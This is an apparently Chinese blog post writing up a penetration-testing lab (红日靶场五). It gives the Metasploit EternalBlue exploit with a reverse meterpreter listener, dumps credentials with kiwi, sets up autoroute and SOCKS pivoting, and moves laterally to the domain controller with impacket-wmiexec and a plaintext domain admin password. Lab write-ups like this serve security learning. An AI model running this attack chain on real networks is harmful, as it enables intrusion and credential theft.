



本专栏是笔者的网络安全学习笔记,一面分享,同时作为笔记
前文链接
- WAMP/DVWA/sqli-labs 搭建
- burpsuite工具抓包及Intruder暴力破解的使用
- 目录扫描,请求重发,漏洞扫描等工具的使用
- 网站信息收集及nmap的下载使用
- SQL注入(1)——了解成因和手工注入方法
- SQL注入(2)——各种注入
- SQL注入(3)——SQLMAP
- SQL注入(4)——实战SQL注入拿webshell
- Vulnhub靶机渗透之Me and My Girlfriend
- XSS漏洞
- 文件上传漏洞
- 文件上传绕过
- 文件包含漏洞
- Vulnhub靶机渗透之zico2
- 命令执行漏洞
- 逻辑漏洞(越权访问和支付漏洞)
- 网站后台安全
- weevely的使用及免杀(Linux中的菜刀)
- MSF(1)——一次完整的渗透流程
- WebShell命令执行限制(解决方案)
- 记一次艰难的SQL注入(过安全狗)
- MSF(2)——各种木马的生成及简单的免杀
- MSF(3)——apk和exe的加马(过360、火绒)
- 通过Frp解决实现内网穿透
- 改造冰蝎马,实现免杀之default_aes php
- 记一次简单的对盗号网站的渗透
- 记一次幸运的漏洞挖掘
- 内网渗透初探
- 记对外国某服务器的内网渗透
- 一次丝滑的内网渗透拿下域控
- 实战内网PTH上线域控
- 通过路由器进行内网渗透
- 钓鱼邮件和钓鱼样本
- 无境vulntarget-a wp
- 无境ZeroLogon 练习 wp
- 无境三层综合渗透 wp
- 无境红日靶场五 wp
一层Win7
信息收集
目标IP:192.168.111.20
nmap快速扫端口
nmap -p- -T4 --min-rate 2000 -n -Pn 192.168.111.20


80端口是一个phpStudy的探针,可以得到绝对路径为:C:/phpStudy/WWW

用fscan扫,发现存在永恒之蓝

这还说啥了,直接上msf
获取权限
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.111.20
set LHOST 192.168.111.25
set LPORT 6666
run

一阵输出后拿下meterpreter
还是SYSTEM权限,美滋滋
抓密码
load kiwi
creds_all

怎么直接把域控的密码给了,演都不演了是吧
横向
用msf自带模块进行域信息收集
run post/windows/gather/enum_domain

域控IP:192.168.52.138
二层域控
一级代理
用autoroute创建路由
run post/multi/manage/autoroute

然后用socks_proxy创建socks5代理
use auxiliary/server/socks_proxy
run

然后配好proxychains

wmiexec
直接用wmiexec横移过去
proxychains impacket-wmiexec GOD/Administrator:'qwe@123'@192.168.52.138

简单


 扫一扫


 8085

 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


